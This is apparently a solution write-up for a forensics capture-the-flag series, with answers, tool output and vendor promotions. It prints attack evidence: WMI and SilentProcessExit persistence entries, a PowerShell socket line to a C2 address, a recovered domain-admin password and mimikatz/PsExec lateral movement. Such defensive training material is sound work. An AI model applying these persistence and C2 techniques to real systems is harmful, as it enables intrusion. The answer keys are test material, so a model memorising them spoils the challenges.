BONUS: DETECTING START UP APPLICATIONS WITH CYNET

Cynet's will log and alert on new processes that were added to the system start up list.



CHALLENGE NO.8 – SPORTS

1. The story tells us that someone, who is probably “Little Finger” accessed the salaries file and spread rumors about the employees’ salaries. We also know that the flag we are looking for should be in the same artifact source as the evidence against “Little Finger”
2. Looking for link files (LNK) which can indicate that the “Salaries” file has been accessed by little finger, the investigator should find LNK file located in:
AppData\Romaing\Microsoft\Windows\Recent
3. In the same folder, there is file which name is: F1a9-AFNIEJFJSSE


Name	Date modified	Type	Size
AutomaticDestinations	2/23/2020 1:00 PM	File folder	
CustomDestinations	2/23/2020 1:00 PM	File folder	
F1a9-AFNIEJFJSSE	2/10/2020 2:54 PM	Shortcut	2 KB
Network and Internet	2/10/2020 2:54 PM	Shortcut	1 KB
Network and Sharing Center	2/10/2020 2:54 PM	Shortcut	1 KB
Salaries	2/10/2020 2:55 PM	Shortcut	2 KB
Secret	2/10/2020 2:55 PM	Shortcut	2 KB

Correct answer

File name: F1a9-AFNIEJFJSSE

BONUS: DETECTING FILE ACCESS ACTIVITIES WITH CYNET

Cynet’s “File Monitoring” feature will show all access times for any file, including information about the user that accessed the file.



CHALLENGE NO.9 – CAN'T TOUCH THIS

1. Podrick claimed that in Theon's first unwanted access to his PC, he also changed some of his files/directories. He wanted us to find the time the Projects folder had been recreated.
2. Using the files which has been given to the investigator, which include NTUSER.DAT and UsrClass.dat, Shellbags artifacts should be one of the first things to check.
3. Using Shellbags parsing tool, such as "Shell Bag explorer", can show us that the folder was recreated on 2020-02-03 12:41:26. It is important to mention that the investigator should look for evidence which is relevant to the 02-03 around 12:00 PM due to the fact that it is the time that Theon had unwanted access to Podrick's PC.

Drag a column header here to group by that column

Value	Icon	Shell Type	MRU Position	Created On	Modified On	Accessed On	First Interacted	Last Interacted	Miscellaneous
▼ [C]:	No im...	[C]:	==	==	==	==	==	==	[C]:
Home Folder	[G]	Root folder: GUID	6				2020-01-28 16:32:06		
My Computer	[G]	Root folder: GUID	5						
Control Panel	[G]	Root folder: GUID	9						
New folder	[F]	Directory	0	2020-02-03 11:47:48	2020-02-03 11:47:48	2020-02-03 11:47:48	2020-02-03 11:47:53	2020-02-03 21:10:33	NTFS file system
▶ James	[F]	Directory	10	2020-02-03 11:47:48	2020-02-03 11:48:06	2020-02-03 11:48:06	2020-02-03 12:15:50		NTFS file system
Projects	[F]	Directory	7	2020-02-03 12:41:26	2020-02-03 12:41:26	2020-02-03 12:41:26	2020-02-03 12:41:30		NTFS file system
Tools	[F]	Directory	8	2020-02-03 12:41:20	2020-02-03 12:41:20	2020-02-03 12:41:20	2020-02-03 12:41:57		NTFS file system


Correct answer

Folder creation Time: 12:41:26

CHALLENGE NO.10 – COPY PASTE

1. The story tells us the Theon had access to employees' emails as part of his role as a member of the Help-Desk team. Right after Theon was fired, some private Emails of GOT's CEO, John Snow and VP, Daenerys had been published. The investigator needs to find evidence of files which has been moved/deleted on Theon's PC Desktop which can indicate Theon had access to John or Daenerys Emails.

2. The investigator downloads the following files:

- 
- \$J
 - \$J.FileSlack
 - \$LogFile
 - \$Max
 - \$MFT

3. These files allow the investigator to use “Journal” artifacts, which can include useful information about files creation, move, deletion and more.

4. Using a Journal parsing tool, such as “ANJP”, and looking for files which exist on the Theon's desktop should lead to a file named: JohnSnowPST.pst which can be directly linked to John Snow's Email

Correct Answer

File name: JohnSnowPST.pst

*The name of the challenge itself is also a hint to the PST file which should be found. (PaSTe).

CHALLENGE NO.II – WHOAMI

1. The story tells us that there is probably an attacker's presence on the organizational network since broad usage of CMD and PowerShell has been found on Lady Brienne's host.
2. The investigator should find the persistence mechanism which has been used on lady Brienne's PC, getting the "wbem" folder from her PC.
3. The "wbem" folder as an artifact source + the challenge name (WhoaMI) should imply that WMI (event consumer) based persistence is probably the one which should be found.
4. Parsing the OBJECT.DATA file using a dedicated script/tool such as "PyWMIPersistenceFinder.py" should lead to investigator to the "StandardMOF" event consumer and filter. This WMI Event consumer lead to c:\temp\addadmin.ps1 PS script (when opening calc.exe).

```
Enumerating FilterToConsumerBindings...
4 FilterToConsumerBinding(s) Found. Enumerating Filters and Consumers...

Bindings:
StandardMOF-StandardMOF
Consumer:
Consumer Type: CommandLineEventConsumer
Arguments: cmd /C powershell.exe c:\temp\addadmin.ps1
Consumer Name: StandardMOF
Consumer:
Consumer Type: CommandLineEventConsumer
Arguments: cmd /C powershell.exe c: empddadmin.ps1
Consumer Name: StandardMOF

Filter:
Filter name: StandardMOF
Filter Query: SELECT * FROM __InstanceCreationEvent Within 3Where TargetInstance Isa "Win32_Process"
```

Correct answer


Full path of file executed: c:\temp\addadmin.ps1

BONUS: DETECTING MALICIOUS POWERSHELL SCRIPTS WITH CYNET

Cynet's "File Monitoring" feature will show all executions of any powershell.exe instance. Additionally, Cynet's "Windows Events" monitoring can be used to monitor "Microsoft-Windows-PowerShell/Operational" events that will include the content of the executed PowerShell script. Furthermore, Cynet will proactively alert on malicious WMI and PowerShell usages.

CHALLENGE NO.12 – KIWI

1. The story tells us that on February 8, 2020, there was probably a malicious usage of mimikatz (kiwi logo) on Jaime's PC, when the attacker probably disabled the Windows Defender.
2. The investigator downloads the event logs from King Slayer's PC and from the Domain Controller.
3. The fact that mimikatz has been used, increase the chance the attacker used lateral movement technique to move to other host(s) as well.
4. The investigator should look for event logs which can indicate which user account has been used by the attacker (other than King-Slayer) and the IP address of the remote host that accessed this account.
5. Looking at the log files, focusing on February 8, 2020 and the dates following, it can be found that PsExec.exe was used by the attacker to access WIN-IL7M7CC6UYU which is the domain controller itself.




Correct answer

Remote host name: WIN-IL7M7CC6UYU


BONUS: DETECTING LATERAL MOVEMENTS WITH CYNET

Cynet's Driver protection will block any attempt of mimikatz to extract credentials from lsass.exe of from the SAM. However, if Cynet wasn't present at the time of the attack, it's still possible to use Cynet's Windows Events feature to track windows security event **4648** which includes details about past login events across the organization.



CHALLENGE NO.13 – SEASHELL

1. The story tells us that the web server has probably been hacked, when some weird cronjobs have been created, and suspicious outgoing traffic has occurred.
2. The investigator also knows that the web-server user created the cronjobs and needs to find a flag in the reverse shell.
3. The easiest way to identify the suspicious file is by the timestamp, which is the only one that is different on the OS: resettable



ppp-log-uptime.sh	2/7/2020 9:12 PM	SH File	1 KB
ppp-uptime.sh	2/7/2020 9:12 PM	SH File	1 KB
prefixes.php	2/7/2020 9:12 PM	PHP File	5 KB
read_global_var	2/7/2020 9:12 PM	File	2 KB
read_xml_tag.sh	2/7/2020 9:12 PM	SH File	2 KB
resettable	2/9/2020 5:12 PM	File	1 KB
show_filter_reload_status.php	2/7/2020 9:12 PM	PHP File	2 KB
strongswanrc	2/7/2020 9:12 PM	File	2 KB
ufslabels.sh	2/7/2020 9:12 PM	SH File	4 KB
vpn-linkdown	2/7/2020 9:12 PM	File	1 KB
vpn-linkdown-l2tp	2/7/2020 9:12 PM	File	1 KB
vpn-linkdown-poes	2/7/2020 9:12 PM	File	1 KB

4. This file is a bash script which calls to “pastebin” to supposedly load extra code. The “pastebin” link contains the required flag.

Correct answer

Flag: FIAG_[V2ViU2hIbGxGb3VuZA==]

CHALLENGE NO.14 – SNEAK

1. The story told us that a suspicious process which keeps sending data outside should be found.
2. The investigator gets a memory dump, which he should investigate, finding the suspicious traffic.
3. Using memory analysis tool such as “volatility” and using the netscan plugin can show us the network connections.
4. It can be seen the chrome.exe, PID 5820, tunnels traffic through port 3389, which is extremely abnormal and doesn’t happen under standard circumstances.

```
Volatility Foundation Volatility Framework 2.0
```

Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
0xab000093500	UDPv4	127.0.0.1:59734	**:	**	932	svchost.exe	2020-02-03 09:53:10 UTC+0000
0xab000093c380	TCPv4	0.0.0.0:49666	0.0.0.0:0	LISTENING	268	svchost.exe	2020-02-03 09:53:10 UTC+0000
0xab00009b38f0	TCPv4	0.0.0.0:49668	0.0.0.0:0	LISTENING	1900	spoolsv.exe	2020-02-03 09:53:11 UTC+0000
0xab00009b38f0	TCPv6	:::49668	:::0	LISTENING	1900	spoolsv.exe	2020-02-03 09:53:11 UTC+0000
0xc0fd6693500	UDPv4	127.0.0.1:59734	**:	**	932	svchost.exe	2020-02-03 09:53:10 UTC+0000
0xc0fd6694fc20	UDPv4	127.0.0.1:55900	**:	**	1000	svchost.exe	2020-02-03 09:53:15 UTC+0000
0xc0fd669c380	TCPv4	0.0.0.0:49666	0.0.0.0:0	LISTENING	268	svchost.exe	2020-02-03 09:53:10 UTC+0000
0xc0fd669b38f0	TCPv4	0.0.0.0:49668	0.0.0.0:0	LISTENING	1900	spoolsv.exe	2020-02-03 09:53:11 UTC+0000
0xc0fd669b38f0	TCPv6	:::49668	:::0	LISTENING	1900	spoolsv.exe	2020-02-03 09:53:11 UTC+0000
0xc0fd669e900	TCPv4	0.0.0.0:3389	0.0.0.0:0	LISTENING	932	svchost.exe	2020-02-03 13:05:50 UTC+0000
0xc0fd6858640	TCPv4	172.16.109.155:49853	172.16.109.155:3389	CLOSED	5820	chrome.exe	
0xc0fd66f41170	TCPv4	172.16.109.155:49843	93.184.220.29:80	CLOSE_WAIT	2916	SearchUI.exe	
0xc0fd7296b70	UDPv4	0.0.0.0:0	**:	**	320	svchost.exe	2020-02-03 13:08:18 UTC+0000
0xc0fd7296b70	UDPv6	:::0	**:	**	320	svchost.exe	2020-02-03 13:08:18 UTC+0000
0xc0fd72adbe0	TCPv4	172.16.109.155:49845	204.79.197.254:443	CLOSED	2916	SearchUI.exe	
0xc0fd72b1e40	TCPv4	172.16.109.155:49854	172.16.109.155:3389	ESTABLISHED	5820	chrome.exe	
0xc0fd72f10a0	TCPv4	172.16.109.155:3389	172.16.109.155:49854	ESTABLISHED	932	svchost.exe	
0xc0fd776fcc0	TCPv4	172.16.109.155:49820	51.105.249.239:443	ESTABLISHED	1000	svchost.exe	
0xc0fd80775a0	UDPv4	0.0.0.0:3389	**:	**	932	svchost.exe	2020-02-03 13:05:50 UTC+0000
0xc0fd80775a0	UDPv6	:::3389	**:	**	932	svchost.exe	2020-02-03 13:05:50 UTC+0000
0xc0fd80995d0	UDPv4	0.0.0.0:3389	**:	**	932	svchost.exe	2020-02-03 13:05:50 UTC+0000
0xc0fd806b680	TCPv4	172.16.109.155:49848	13.107.136.254:443	CLOSED	2916	SearchUI.exe	
0xc0fd80a9cc0	TCPv4	172.16.109.155:49856	13.83.98.37:80	ESTABLISHED	1000	svchost.exe	
0xc0fd8108680	TCPv4	172.16.109.155:49867	96.6.244.11:80	CLOSED	1000	svchost.exe	
0xc0fd83bb860	TCPv4	172.16.109.155:49844	13.107.6.254:443	CLOSED	2916	SearchUI.exe	
0xc0fd99b94a0	UDPv4	0.0.0.0:0	**:	**	1000	svchost.exe	2020-02-03 13:07:54 UTC+0000
0xc0fd99b94a0	UDPv6	:::0	**:	**	1000	svchost.exe	2020-02-03 13:07:54 UTC+0000

Correct answer

Process name: chrome.exe

BONUS: NETWORK FORENSICS WITH CYNET

Cynet logs any network activity of its protected servers, including IP's, ports, the related process, and running user. A quick search in the network forensics tab of Cynet will show the abnormal port that is used by chrome.exe to tunnel data.

CHALLENGE NO.15 – UNIVERSAL

1. The story tells us that reports from a concerned user about CMD window occasionally popping up and random resets on his PC. The behavior seems to persist after these restarts – hint of a persistence mechanism.
2. The security team couldn't find it using Autoruns – which means that this is a persistence mechanism which is not recognized by Autoruns.
3. The user should figure out that the fact that the persistent mechanism can't be recognized by Autoruns and that the downloaded files are registry hives, plus the challenge name which is Universal, means that they should look for global flags persistence.
4. The global flags persistence is known to be included on the following registry hive:
"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\process.exe" /v
MonitorProcess /d "C:\temp\evil.exe"
5. Looking for it on the hives, which can be downloaded for the investigation, the following can be found:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\ServerManager.exe]
"ReportingMode"=dword:00000001
"MonitorProcess"="C:\temp\ZmxhZy17Rm91bmRjdH0.exe"
```

Correct answer


Persistent process (filename) – ZmxhZy17Rm91bmRjdH0.exe

BONUS: DETECTING START UP APPLICATIONS WITH CYNET

Cynet will log and alert on new processes that use persistence techniques such as the "SilentProcessExit" registry key.

CHALLENGE NO.16 – NOTES

1. The investigator knows from the story that an attacker gained access to Little Finger’s session on his PC. From there the attacker successfully connected to the Domain Controller using GOT\varys-adm domain admin credentials. The main assumption is that Little Finger’s PC was used as an entry point which let the attacker to move around throughout the organization including access the Domain Controller itself.
2. The investigator gets Little Finger’s user profile directory and event logs from his PC. Probably after checking for some other possible artifacts, the investigator should use any RDP Cache forensics tool which can parse the data RDP cache data. The location is: “littlefinger\AppData\Local\Microsoft\Terminal Server Client\”
3. A tool that can be used is “bmc-tools” which can be used with the following syntax:
Python bmc-tools.py -s
“C:\Users\username\desktop\challenge\littlefinger\AppData\Local\Microsoft\Terminal Server Client\Cache” -d .\RDPBit-Output -b → All in one line
4. Going through the output files (images) the following can be found:




5. Together they include the username and password.

Correct Answer

GOT\varys-adm password: Uncutedition1@#

BONUS: PULLING RDP CACHE FILES WITH CYNET

Cynet can be used to pull any file from protected systems, including the RDP cache files from the “%LOCALAPPDATA%\Microsoft\Terminal Server Client\Cache” folder.



CHALLENGE NO.17 – PSSS

1. A host which is suspected to be compromised. This time the investigator gets a VHDX.
2. The VHDX file name includes the word PowerShell as a focusing hint.
3. The investigator should search in the PowerShell event logs, and find the connection to the C2 server, which can be seen on the following screen shot is : 104.248.32.159 over port 443.

The screenshot shows a Windows PowerShell event log window with a table of 20 events. The events are categorized by source and category, with the most relevant ones being PowerShell Pipeline Execution Details. Below the table, a detailed description of a pipeline execution is shown, including context information and details of the command execution.

Type	Date	Time	Event	Source	Category	User	Computer
Information	2/5/2020	4:46:26 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:46:26 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:46:26 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:46:26 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:46:26 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:46:26 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:46:22 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:46:22 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:46:22 PM	400	PowerShell	Engine Lifecycle	N/A	Stark.GOT.com
Information	2/5/2020	4:46:22 PM	600	PowerShell	Provider Lifecycle	N/A	Stark.GOT.com
Information	2/5/2020	4:46:22 PM	600	PowerShell	Provider Lifecycle	N/A	Stark.GOT.com
Information	2/5/2020	4:46:22 PM	600	PowerShell	Provider Lifecycle	N/A	Stark.GOT.com
Information	2/5/2020	4:46:22 PM	600	PowerShell	Provider Lifecycle	N/A	Stark.GOT.com
Information	2/5/2020	4:46:22 PM	600	PowerShell	Provider Lifecycle	N/A	Stark.GOT.com
Information	2/5/2020	4:46:22 PM	600	PowerShell	Provider Lifecycle	N/A	Stark.GOT.com
Information	2/5/2020	4:45:25 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:45:25 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:45:25 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:45:24 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:45:24 PM	800	PowerShell	Pipeline Execution Details	N/A	Stark.GOT.com
Information	2/5/2020	4:45:24 PM	400	PowerShell	Engine Lifecycle	N/A	Stark.GOT.com

Description

Pipeline execution details for command line: `$socket = new-object System.Net.Sockets.TcpClient(104.248.32.159, 443);`

Context Information:

- DetailSequence=1
- DetailTotal=1
- SequenceNumber=23
- UserId=STARK\Wed
- HostName=ConsoleHost
- HostVersion=5.1.15063.0
- HostId=5485fd2c-1841-4b5b-86e3-d4d6546d493f
- HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- EngineVersion=5.1.15063.0
- RunspaceId=1c2ad7cf-6ddc-4629-9b3b-44a4b935e6f1
- PipelineId=6
- ScriptName=
- CommandLine=`$socket = new-object System.Net.Sockets.TcpClient(104.248.32.159, 443);`

Details:


- CommandInvocation(New-Object): 'New-Object'
- ParameterBinding(New-Object): name='TypeName'; value='System.Net.Sockets.TcpClient'
- ParameterBinding(New-Object): name='ArgumentList'; value='"104.248.32.159, 443"'

Correct Answer


C2 IP address: 104.248.32.159

CHALLENGE NO.18 – ROOTS


1. The story reveals that a PDF has been found “running” around the organizational infrastructure. The assumption is the attacker has hidden a password to one of his services in the code, and this password is needed.
2. The instructions focus the investigator to look for a word file inside the PDF which includes macro that has a flag in ascii in it, as seen in the following screenshot.




3. Open the Word file, and look for the macro which is inside it



4. Leads to a GitHub page that includes a PowerShell script which downloads the “secret” string.



5. The “secret” string that appears on the specified link above is:



6. Converting the decimal to ASCII text will lead to the flag

ASCII,Hex,Binary,Decimal,Base64 converter

Enter ASCII text or hex/binary/decimal numbers:

Number delimiter
Space

0x/0b prefix

ASCII text
FlaG_[W0N-C0NGr@T5]

Hex (bytes)
46 6C 61 47 5F 58 57 30 4E 2D 43 30 4E 47 72 40 54 35 5D

Binary (bytes)
01000110 01101100 01100001 01000111 01011111 01011011 01010111
00110000 01001110 00101101 01000011 00110000 01001110 01000111
01110010 01000000 01010100 00110101 01011101

Decimal (bytes)
70
108
97

Correct Answer

Flag: FlaG_[W0N-C0NGr@T5]

CHALLENGE NO.19 – 2ND BASE

1. The story tells us that there is a malware running, but this time there is an advantage, there is a clean image which can be compared to the infected machine.
2. Download the memory dump file.
3. Using memory parsing/analysis tools such as volatility, this time using the processbl plugin.

Syntax: `vol.py -f memory.dmp --profile=Win10x64_15063 -B baseline.dmp processbl -U 2>error.log`

Proc_Offset(I)(V)	Image name	Image path	PID(I)	PPID(I)	PFound(B)
0xffff80061ddb3080	wininit.exe	c:\windows\system32\wininit.exe	472	388	False
0xffff80061ef57080	googlecrashhan	c:\program files (x86)\g...ooglecrashhandler64.exe	1888	1800	False
0xffff80061f2d1780	shellexperienc	c:\windows\systemapps\sh...shellexperiencehost.exe	4080	712	False
0xffff80061f7bc080	onedrive.exe	c:\users\ionsnow\appdata...t\onedrive\onedrive.exe	5784	1636	False
0xffff80061f65e080	whatsapp.exe	c:\programdata\jonsnow\w...pp-0.4.315\whatsapp.exe	5392	4524	False
0xffff80061f031780	whatsapp.exe	c:\programdata\jonsnow\w...pp-0.4.315\whatsapp.exe	5812	5392	False
0xffff80061f70e080	whatsapp.exe	c:\programdata\jonsnow\w...pp-0.4.315\whatsapp.exe	4816	5392	False
0xffff80061f613080	cmd.exe	c:\windows\system32\cmd.exe	3352	5392	False
0xffff80061f61a080	whatsapp.exe	c:\programdata\jonsnow\w...pp-0.4.315\whatsapp.exe	4110	5392	False
0xffff80061f73d080	smartscreen.ex	c:\windows\system32\smartscreen.exe	4588	712	False
0xffff80061f74b780	trustedinstall	c:\windows\servicing\trustedinstaller.exe	5516	616	False
0xffff80061e62a780	tiworker.exe	c:\windows\winsxs\amd64...b46f67bb63\tiworker.exe	4568	712	False

4. From the list of uncommon processes which appeared only on the infected machine, it can be seen that whatsapp.exe – PID 5392 has a child process of cmd.exe PID 3352 which is definitely suspicious.


Correct answer

Process name: whatsapp.exe

Suspicious process PID: 5392

BONUS: DETECTING ABNORMAL PROCESSES WITH CYNET

